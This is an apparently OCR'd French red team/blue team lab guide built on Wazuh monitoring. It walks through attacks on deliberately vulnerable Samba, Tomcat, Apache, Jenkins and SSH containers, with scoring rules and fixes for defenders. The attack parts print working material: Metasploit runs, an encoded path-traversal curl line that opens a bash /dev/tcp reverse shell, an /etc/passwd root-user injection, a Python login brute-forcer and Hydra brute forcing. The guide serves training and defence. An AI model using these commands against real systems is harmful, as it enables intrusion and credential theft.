
## Scénario d'exploitation et defense

Après le lancement de l'architecture avec docker-compose,

L'interface de wazuh est :





Wazuh a déjà déclenché de nombreuses alertes permettant de prévenir certaines attaques liées aux différents systèmes d'exploitation (centos) ici et aussi aux services installés ;

Nous avons tout de même rédigé des règles personnalisées pour détecter toute intrusion dans une machine et mesurer la menace ou l'attaque. On trouve un fichier localrule.xml sur le dépôt github que l'on peut télécharger et l'importer dans wazuh en suivant le path server management -> Rules -> manage rules file -> page 17 et ensuite modifier le fichier localrule.xml. Sauvegarder et redémarrer wazuh comme demandé.

Maintenant que les règles sont chargées, nous allons effectuer les scénarios d'attaque et s'assurer qu'on les détecte bien afin d'agir à temps.

On commence par faire un scan de découverte avec nmap




On peut maintenant faire un scan plus spécifique sur les différentes machines pour détecter les différentes versions des services installés et chercher en ligne les vulnérabilités qui sont liées aux services. Cette tâche est effectuée par les deux parties (blue et red). La bleu team s'investiguera alors pour corriger les configurations vulnérables à temps (1point) ou alors détecter et mettre fin à l'attaque dans un délais de 5 min (0.5 point). De l'autre coté le red participant s'il réussit à s'incruster avant que le blue team n'identifie et corrige la faille vulnérable, il gagne 1point. Pour les machines où le premier accès par le re n'est pas root, l'élévation de privilège lui fera cumuler 0.5 point supplémentaire

Le red teamer peut avoir besoin de

sudo wget -q -O - https://archive.kali.org/archive-key.asc | sudo tee /etc/apt/trusted.gpg.d/kali-archive-keyring.asc

pour ajouter une nouvelle clé gpg et installer les paquets qu'il souhaite

1. Samba

Un scan plus approfondi nous révèle ces informations sur la samba

```
└─# nmap -sS -sV -sC 192.168.100.5
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-21 20:54 UTC
Nmap scan report for samba-vuln.single-node_it_network (192.168.100.5)
Host is up (0.000014s latency).
Not shown: 998 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.4.9 (workgroup: WORKGROUP)
MAC Address: D6:35:AC:0A:28:0E (Unknown)
Service Info: Host: SAMBA
```

On a donc déjà la version.

- Red teamer essayera de tester les différents exploits qui sont sensibles à cette version. Il réussira s'il retrouve que la samba est affectée par la CVE-2017-7494.

Il pourra alors utiliser msfconsole (metasploit) pour effectuer l'attaque. Ce qui donne

```
msf6 > use exploit/linux/samba/is_known_pipename
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(linux/samba/is_known_pipename) > set RHOST 192.168.100.5
RHOST => 192.168.100.5
msf6 exploit(linux/samba/is_known_pipename) > check

[+] 192.168.100.5:445 - Samba version 4.4.9 found with writeable share 'exploitable'
[*] 192.168.100.5:445 - The target appears to be vulnerable.
msf6 exploit(linux/samba/is_known_pipename) > exploit

[*] 192.168.100.5:445 - Using location \\192.168.100.5\exploitable\ for the path
[*] 192.168.100.5:445 - Retrieving the remote path of the share 'exploitable'
[*] 192.168.100.5:445 - Share 'exploitable' has server-side path '/tmp
[*] 192.168.100.5:445 - Uploaded payload to \\192.168.100.5\exploitable\ojikCzws.so
[*] 192.168.100.5:445 - Loading the payload from server-side path /tmp/ojikCzws.so using \\PIPE\/tm
p/ojikCzws.so...
[-] 192.168.100.5:445 -   >> Failed to load STATUS_OBJECT_NAME_NOT_FOUND
[*] 192.168.100.5:445 - Loading the payload from server-side path /tmp/ojikCzws.so using /tmp/ojikC
zws.so...
[+] 192.168.100.5:445 - Probe response indicates the interactive payload was loaded...
[*] Found shell.
[*] Command shell session 1 opened (192.168.100.4:41713 -> 192.168.100.5:445) at 2025-02-21 21:12:2
6 +0000
```

Il pourra confirmer le shell avec


```
whoami && hostname && ifconfig
root
samba
```

Il pourra utiliser le chemin du binaire ip pour effectuer ip a et afficher l'adresse ip de la machine.

Il cumulera alors 1 point. Il devra laisser 5 min avant de tuer sa connexion s'il le souhaite.

- Blue team

De son coté, si l'attaque a eu lieu alors il ne peut qu'obtenir démi point s'il réussit à voir l'alerte à temps(5min<) et d'expulser l'attaquant.





Il peut l'expulser en identifiant le processus qui représente le shell de l'attaquant et en le tuant.

Il pourrait également utiliser un firewall pour empêcher l'attaquant de s'y introduire. Tout cela se fera après avoir signalé de manière expressive qu'il a vu l'alerte pour éviter la tricherie.

Par ailleurs, pour cumuler 1 point, il devra trouver la configuration vulnérable et expliquer pourquoi l'attaque marche, dire comment on peut rendre la configuration safe et si validé par le maitre de jeu, alors il pourra le faire et obtenir 1 point.

Il s'agira principalement d'enlever les droits d'écriture sur le répertoire partager /tmp comme on peut le voir dans */usr/local/samba/etc/samba/smb.conf.*

*Après l'attaque un exemple de dashboard*



2. Tomcat

De la même manière, on obtient

```
┌──(root㉿4d76592a93fc)-[/]
└─# nmap -sS -sV -sC 192.168.100.3
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-21 20:51 UTC
Nmap scan report for tomcat-vuln.single-node_it_network (192.168.100.3)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
8009/tcp open  ajp13   Apache Jserv (Protocol v1.3)
|_ajp-methods: Failed to get a valid response for the OPTION request
8080/tcp open  http    Apache Tomcat/Coyote JSP engine 1.1
|_http-title: Apache Tomcat/7.0.81
|_http-favicon: Apache Tomcat
|_http-server-header: Apache-Coyote/1.1
MAC Address: EE:81:6D:15:B9:8B (Unknown)
```

- Red teamer

Il cherchera les vulnérabilités liées à cette version 7.0.81 de tomcat. La cve qui est observée ici est JSP Upload (CVE-2017-12615).

Nous allons également utiliser  mfsconsole. On a alors

```
msf6 > use exploit/multi/http/tomcat_jsp_upload_bypass
[*] No payload configured, defaulting to generic/shell_reverse_tcp
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > set RHOST 192.168.100.3
RHOST => 192.168.100.3
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > check
[+] 192.168.100.3:8080 - The target is vulnerable.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > exploit

[*] Started reverse TCP handler on 192.168.100.4:4444
[*] Uploading payload...
[*] Payload executed!
[*] Command shell session 1 opened (192.168.100.4:4444 -> 192.168.100.3:33860) at 2025-02-21 21:57:31 +0
000

whoami && hostname && ip a
root
tomcat
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0@if127: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether ee:81:6d:15:b9:8b brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet 192.168.100.3/24 brd 192.168.100.255 scope global eth0
       valid_lft forever preferred_lft forever
```

- Blue teamer

La règle à été bien configurée mais l'agent n'a pas été totalement configuré.
Pour que tout marche, il faut configurer le fichier /var/ossec/etc/ossec.conf, à la fin du fichier, pour renseigner le fichier de log et la commande que l'agent doit exécuter pour détecter une nouvelle connexion réseau.

Nous avons utilisé celle-ci qui marche bien


```
<localfile>
  <log_format>syslog</log_format>
  <location>/opt/tomcat/logs/localhost_access_log.2025-02-17.txt</location>
</localfile>

<localfile>
  <log_format>full_command</log_format>
  <command>netstat -anp |grep -P "ESTABLISHED .*/java"</command>
  <frequency>60</frequency>
</localfile>
```

Et ensuite, il faut redémarrer l'agent wazuh avec **systemctl restart wazuh-agent**

Il devra détecter la configuration vulnérable et la corriger à temps comme pour samba ou autre selon l'ordre qu'il a choisi. Ici, il s'agit d'enlever **Le paramètre readonly du servlet Default qui est défini sur false**.

Sil il le fait en expliquant bien les raisons de ce changement, il obtient 1 point. Si il n'y parvient pas, il pourra quand même obtenir démi point s'il réussit a expulser l'attaquant après la détection de l'alerte.




En identifiant le processus correspondant avec ps -auxw par exemple

3. Apache

Le scan de cette machine nous donne

```
┌──(root㉿4d76592a93fc)-[/]
└─# nmap -sS -sV -sC 192.168.100.6
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-21 22:12 UTC
Nmap scan report for apache-vuln.single-node_it_network (192.168.100.6)
Host is up (0.0000080s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.0 (protocol 2.0)
| ssh-hostkey:
|   3072 5b:93:7a:3f:93:4e:83:5a:3b:d3:30:f4:a6:e4:35:d7 (RSA)
|   256 2d:31:df:a7:ee:0d:77:9a:75:84:e0:39:00:63:30:30 (ECDSA)
|_  256 41:58:43:b1:58:57:7e:6c:2b:6c:01:60:51:fe:e6:4e (ED25519)
80/tcp open  http    Apache httpd 2.4.50 ((Unix))
|_http-title: Site doesn't have a title (text/html).
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Apache/2.4.50 (Unix)
MAC Address: 52:32:E6:67:BD:DD (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.73 seconds
Segmentation fault
```

La version d'apache installée est celle 2.4.50 qui est vulnérable au path traversal et peux être combiné avec une mauvaise configuration et l'autorisation du module cgi pour effectuer une exécution du code à distance.

Les 2 configurations ainsi implémenté constituent un danger avec cette version d'apache.

Mais il est possible qu'apache fait un filtre d'url pour éviter le path traversal. Cela est bien sûr contournable en faisant un encodage du deuxième « . ». On peut alors coder le deuxième point par

« **%2e** » ou encore si le filtrage est plus sophistiqué **%%32%65** dans lequel 2 est encodé par %32 et e par %65.

Le site suivant donne une manière de construire les commandes de reverse shell de différentes manières https://www.revshells.com/

On peut alors faire un reverse shell en lançant un écouteur netcat

```
└─# nc -lvnp 4444
listening on [any] 4444 ...
```

Et puis en lançant

```
curl 'http://192.168.100.4/cgi-bin/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/.%%32%65/bin/bash' -d 'bash -i >& /dev/tcp/192.168.100.2/4444 0>&1'
```

```
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.6] 37224
bash: cannot set terminal process group (234): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$
```

Il pourra ainsi énumérer le système comme il veut et il trouvera que /etc/passwd a les mauvais droits.

Et ajouter un faux utilisateur pour passer en root. S'il réussit, il obtiendra demi-point supplémentaire

//modifier le Docker file pour changer les droits

```
┌──(root㉿4d76592a93fc)-[/]
└─# openssl passwd password
$1$1aZCrnYR$H27sJZY1MeHIeVz/kGh2W0
```

Maintenant qu'il a le mot de passe haché, il peut ajouter un faux utilisateur root ;

echo 'marcel:$1$1aZCrnYR$H27sJZY1MeHIeVz/kGh2W0:0:0:root:/root:/bin/bash' >> /etc/passwd

```
┌──(root㉿4d76592a93fc)-[/]
└─# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.100.4] from (UNKNOWN) [192.168.100.6] 36340
bash: cannot set terminal process group (234): Inappropriate ioctl for device
bash: no job control in this shell
bash-4.4$ echo 'marcel:$1$1aZCrnYR$H27sJZY1MeHIeVz/kGh2W0:0:0:root:/root:/bin/bash' >> /etc/passwd
<eVz/kGh2W0:0:0:root:/root:/bin/bash' >> /etc/passwd
bash-4.4$ su marcel
su marcel
Password: password

whoami
root
```

- Le blue teamer

Il devra soit changer les configurations vulnérables pour obtenir 1 point. Et donc enlever le path racine autorisé et désactiver le cgi si pas nécessaire

La configuration vulnérable associé à cette version est donc la suivante :

- Path traversal

```
- <Directory />
-     Require all granted
- </Directory>
```

Cette configuration permet l'accès aux répertoires en dehors de celui réservé à la page ou service web. On peut alors parcourir les répertoires sous la racine en exploitant le chemin courant du site.


- Cgi activé

```
- <IfModule !mpm_prefork_module>
-     LoadModule cgid_module modules/mod_cgid.so
- </IfModule>
```

Mettre en commentaire suffit. Toute fois il devra justifier ses actes.

Dans le cas où il n'y parvient pas, il devra détecter et éliminer la connexion de l'attaquant pour obtenir 0,5 point.

Il pourra également parcourir les différentes alertes et il verra une qui est généré automatiquement par wazuh spécifique aux droits du fichier /etc/passwd




### 4. Jenkins

Une fois l'attaquant connecté à chaque machine il énumère et il verra que apache est lié à un autre réseau. Il peut installer nmap et faire un scan sur ce réseau :

```
nmap -sP 192.168.200.0/24
Starting Nmap 7.70 ( https://nmap.org ) at 2025-02-22 08:34 UTC
Nmap scan report for ubuntu (192.168.200.1)
Host is up (0.000092s latency).
MAC Address: A6:27:9C:67:41:1F (Unknown)
Nmap scan report for jenkins-vuln.single-node_customer_network (192.168.200.2)
Host is up (0.000034s latency).
MAC Address: A6:D3:1F:69:8B:2B (Unknown)
Nmap scan report for single-node-wazuh.manager-1.single-node_customer_network (192.168.200.10)
Host is up (0.000020s latency).
MAC Address: 46:57:6D:51:E7:EF (Unknown)
Nmap scan report for single-node-wazuh.indexer-1.single-node_customer_network (192.168.200.11)
Host is up (0.00096s latency).
MAC Address: 56:E0:34:74:8E:A5 (Unknown)
Nmap scan report for single-node-wazuh.dashboard-1.single-node_customer_network (192.168.200.12)
Host is up (-0.088s latency).
MAC Address: 9E:0A:80:40:D0:31 (Unknown)
Nmap scan report for apache (192.168.200.3)
Host is up.
Nmap done: 256 IP addresses (6 hosts up) scanned in 6.27 seconds
```

L'administrateur de jenkins dans son début a laissé un mot de passe très trivial.

Il retrouve la machine jenkins. Il peut obtenir le fichier rockyou.txt en faisant : wget https://github.com/brannondorsey/naive-hashcat/releases/download/data/rockyou.txt

Ensuite, un code python permet de trouver le mot de passe :

```python
import requests
url = 'http://192.168.200.2:8080/j_spring_security_check'
user = 'admin'
password_list = '/home/vboxuser/passwordList/rockyou.txt'
with open(password_list, "r") as f:
    for password in f:
        password = password.strip()
        data = {'j_username': user, 'j_password': password}
        response = requests.post(url, data=data, allow_redirects=False)
        if response.status_code == 302:
            print(f'[+] found password: {password}')
        break
```

```
echo "import requests
url = 'http://192.168.200.2:8080/j_spring_security_check'
user = 'admin'
password_list = '/usr/bin/rockyou.txt'
with open(password_list, 'r') as f:
    for password in f:
        password = password.strip()
        data = {'j_username': user, 'j_password': password}
        response = requests.post(url, data=data, allow_redirects=False)
        if response.status_code == 302:
            print(f'[+] found password: {password}')
        break " > script.py
python3 script.py
[+] found password: 123456
```

On trouve donc le mot de passe de l'administrateur jenkins de cette façon et ça nous donne le libre accès de lecture des fichiers.

Par hypothèse il y'a un utilisateur qui a noté son mot de passe dans un fichier sous /home/vulnerable_user/password.txt.

Nous allons donc nous servir du mot de passe de l'utilisateur pour lire ce fichier.

Commençons par télécharger le jar jenkins avec wget

http://192.168.200.2:8080/jnlpJars/jenkins-cli.jar

On installe facilement java et on lit le contenue du fichier

```
java -jar jenkins-cli.jar -s http://192.168.200.2:8080/ -auth admin:123456 connect-node '@/home/vulnerable_user/password.txt'

ERROR: No such agent "vulnerable_user's password: weakpassword123" exists.
```

On peut maintenant se connecter via ssh avec les identifiants login : **vulnarable_user**

password : **weakpassword123**

```
[root@apache ~]# ssh vulnerable_user@192.168.200.2
vulnerable_user@192.168.200.2's password:
Last failed login: Sat Feb 22 17:45:00 UTC 2025 from 192.168.200.3 on ssh:notty
There were 6 failed login attempts since the last successful login.
[vulnerable_user@jenkins ~]$
```

5. **ssh**

La machine ssh possède un utilisateur qui a un mot de passe faible. Le scan nmap nous donne nous donne :

```
# nmap -sS -sC -sV 192.168.100.2
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-22 06:54 UTC
Nmap scan report for ssh-vuln.single-node_it_network (192.168.100.2)
Host is up (0.000021s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.7 (protocol 2.0)
| ssh-hostkey:
|   2048 03:80:5f:af:3a:52:57:a0:5c:fd:5c:ad:6a:72:20:b9 (RSA)
|   256 64:e0:3b:9d:d6:5a:56:a6:68:ed:9c:54:75:04:c2:c1 (ECDSA)
|_  256 19:cd:8a:1d:b5:d3:d4:69:93:fa:f4:65:c7:85:90:2f (ED25519)
MAC Address: 66:1A:7D:45:9B:FC (Unknown)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.19 seconds
Segmentation fault
```

OpenSSH jusqu'à 7.7 est sujet à une vulnérabilité d'énumération d'utilisateurs en raison du fait que le sauvetage d'un utilisateur authentifié non valide n'est pas retardé jusqu'à ce que le paquet contenant la demande ait été entièrement analysé, lié à auth2-gss.c, auth2-hostbased.c et auth2-pubkey.c. https://www.rapid7.com/db/vulnerabilities/openbsd-openssh-cve-2018-15473/

En d'autres mots, le comportement lors d'une connexion pour un vrai utilisateur est différent de celui ou l'utilisateur est faux.

- **Le redteamer**

En faisant les recherches vous pourrez trouver le script permettant d'exploiter cette vulnérabilité pour déjà identifier le nom d'utilisateur.  Nous avons pour cela installé seclists et wordlists sous kali. Nous fournissons un guide d'installation et le script d'exploit.

```
sudo apt install python2

wget https://bootstrap.pypa.io/pip/2.7/get-pip.py

python2 get-pip.py

python2 -m pip install --upgrade setuptools

python2 -m pip install virtualenv
```

```
python2 -m virtualenv venv2
source venv2/bin/activate  # Sur Linux/Mac

pip install paramiko==2.2.0
```

Le script est disponible sous

https://www.exploit-db.com/exploits/45233

Une fois cela fait, on peut lancer l'exploit avec

```
┌──(venv2)(root㉿4d76592a93fc)-[/]
└─# python2 exploit.py --userList /usr/share/seclists/Usernames/Names/names.txt --outputFile output.txt 192.168.100.2
```

Après un moment on peu consulter le fichier output et trier avec l'expression « is a » pour trouver les utilisateur valides :

Nous voyons que l'utilisateur probable est **nayneshkumar.**

```
┌──(venv2)(root㉿4d76592a93fc)-[/]
└─# cat output.txt | grep "is a"
bin is a valid user!
mail is a valid user!
nayneshkumar is a valid user!
```

Nous allons éssayer de brute forcer son mot de passe avec rockyou.txt de wordlist et à l'aide d'hydra pour automatiser la tâche. Il faudra donc les installer au préalable avec apt (il faut installer hydra et ses dépendances)

On lance maintenant l'attaque avec hydra et on obtient :

```
┌──(root㉿4d76592a93fc)-[/]
└─# hydra -l nayneshkumar -P /usr/share/wordlists/rockyou.txt 192.168.100.2 ssh -t 4
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or f
g, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-02-22 07:59:17
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking ssh://192.168.100.2:22/
[22][ssh] host: 192.168.100.2   login: nayneshkumar   password: barcelona
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-02-22 07:59:24
```

Il peut donc se connecter et après énumération, il verra Qu4il a le droit d'exécuter bash en mode sudo.
ce qui lui donnera le droit root.

```
[nayneshkumar@ssh ~]$ sudo -l
Matching Defaults entries for nayneshkumar on ssh:
    !visiblepw, always_set_home, match_group_by_gid, always_query
    env_keep+="MAIL PS1 PS2 QTDIR USERNAME LANG LC_ADDRESS LC_CTY
    LC_NAME LC_NUMERIC LC_PAPER LC_TELEPHONE", env_keep+="LC_TIME

User nayneshkumar may run the following commands on ssh:
    (ALL) NOPASSWD: /bin/bash
[nayneshkumar@ssh ~]$
```


Il fait donc

```
[nayneshkumar@ssh ~]$ sudo bash
[root@ssh nayneshkumar]# whoami
root
[root@ssh nayneshkumar]#
```

- Blue teamer

Quant à lui il pourra devra détecter de manière précise la vulnérabilité et donner des directives de remédiations correctes Pour obtenir 1 point. Il s'agira par exemple de bien préciser que le problème vient de la version ssh et bien indiqué ce qui se passe en coulisse. Puis de préconiser un changement de version par exemple.

Ensuite, il devra détecter quant à lieu l'attaque de force brute et empêcher l'attaquant de devenir root. Il pourra se servir de l'alerte de force brute et ensuite celle de la connexion de l'utilisateur ssh. **NB : dans un contexte plus réel il faudra immédiatement mettre l'ip attaquante dans la liste noire du firewal.**



Si l'attaquant réussi donc à devenir root sans être expulsé, il y'a perte de 0.5 point.

Il doit par exemple identifier les processus correspondants et les tuer

```
ubuntu@ubuntu:~/test/PER/wazuh/single-node$ sudo docker exec -it ssh-vuln /bin/bash
[sudo] Mot de passe de ubuntu :
[root@ssh src]# ps -auxw
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0  90596  5692 ?        Ss   03:13   0:13 /usr/sbin/init
root          28  0.4  0.0 106284  5608 ?        Ss   03:13   1:22 /usr/lib/systemd/systemd-journald
root          34  0.1  0.0 100420  3688 ?        Ss   03:13   0:28 /usr/lib/systemd/systemd-udevd
root         115  0.0  0.0 129692  2836 ?        Ssl  03:13   0:09 /usr/sbin/rsyslogd -n
dbus         118  0.0  0.0  54184  3380 ?        Ss   03:13   0:15 /usr/bin/dbus-daemon --system --ad
root         124  0.0  0.0  25824  3004 ?        Ss   03:13   0:02 /usr/sbin/crond -n
root         128  0.0  0.0  41912  2576 ?        S    03:13   0:00 /usr/sbin/CROND -n
root         133  0.0  0.0      0     0 ?        Zs   03:13   0:00 [start.sh] <defunct>
root         144  0.0  0.0  22412  2444 ?        S    03:13   0:09 /usr/sbin/sshd -D
root        1400  0.0  0.0  38128  1680 ?        Sl   03:17   0:01 /var/ossec/bin/wazuh-execd
wazuh       1414  0.5  0.0 260088  4268 ?        Sl   03:17   1:29 /var/ossec/bin/wazuh-agentd
root        1427  0.2  0.0 355956  6832 ?        SNl  03:17   0:40 /var/ossec/bin/wazuh-syscheckd
root        1436  0.0  0.3 574332 23208 ?        Sl   03:17   0:15 /var/ossec/bin/wazuh-logcollector
root        1457  0.0  0.2 1186396 19500 ?       Sl   03:17   0:16 /var/ossec/bin/wazuh-modulesd
root       24516  0.0  0.0  22412  4552 ?        Ss   08:07   0:00 sshd: nayneshkumar [priv]
nayneshkumar  24518  0.0  0.0  45468  5200 ?        S    08:07   0:00 sshd: nayneshkumar@pts/1
